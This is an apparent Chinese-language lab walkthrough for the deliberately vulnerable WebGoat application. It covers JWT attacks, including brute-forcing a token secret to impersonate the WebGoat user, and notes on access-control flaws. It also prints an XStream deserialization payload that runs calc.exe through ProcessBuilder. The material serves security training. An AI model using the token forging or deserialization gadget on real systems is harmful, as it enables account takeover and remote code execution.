
- 1、签名没验证空加密
- 2、爆破密匙
- 3、KID 利用

JWT


1 JWT的全称是Json Web Token。它遵循JSON格式，将用户信息加密到token里，服务器不保存任何用户信息，只保存密钥信息，通过使用特定加密算法验证token，通过token验证用户身份。基于token的身份验证可以替代传统的cookie+session身份验证方法。

2 jwt由三个部分组成：header.payload.signature







（1）打开关卡JWT tokens，根据提示需要将以下JWT更换成WebGoat用户：




（2）放到对应解密平台，发现缺少密钥：




（3）使用JWT脚本，尝试暴力破解密钥：




（4）在对应解密平台，输入密钥，发现验证成功，将用户修改为WebGoat：






（5）放到靶场平台，通关：



2.2 安全问题-访问控制&安全组件-第三方组件


2.2.1 访问控制

- 隐藏属性：前端页面的自慰限制显示
- 水平越权：同一级别用户权限的查看



2.2.2 安全组件-第三方组件

```
payload:
<sorted-set>
 <string>foo</string>
 <dynamic-proxy>
 <interface>java.lang.Comparable</interface>
 <handler class="java.beans.EventHandler">
 <target class="java.lang.ProcessBuilder">
 <command>
 <string>calc.exe</string>
 </command>
 </target>
 <action>start</action>
 </handler>
 </dynamic-proxy>
</sorted-set>
```



资源：

```
环境下载：
https://github.com/WebGoat/WebGoat
JWT原理及常见攻击方式：
https://www.cnblogs.com/vege/p/14468030.html
JWT解密平台：
https://jwt.io/
```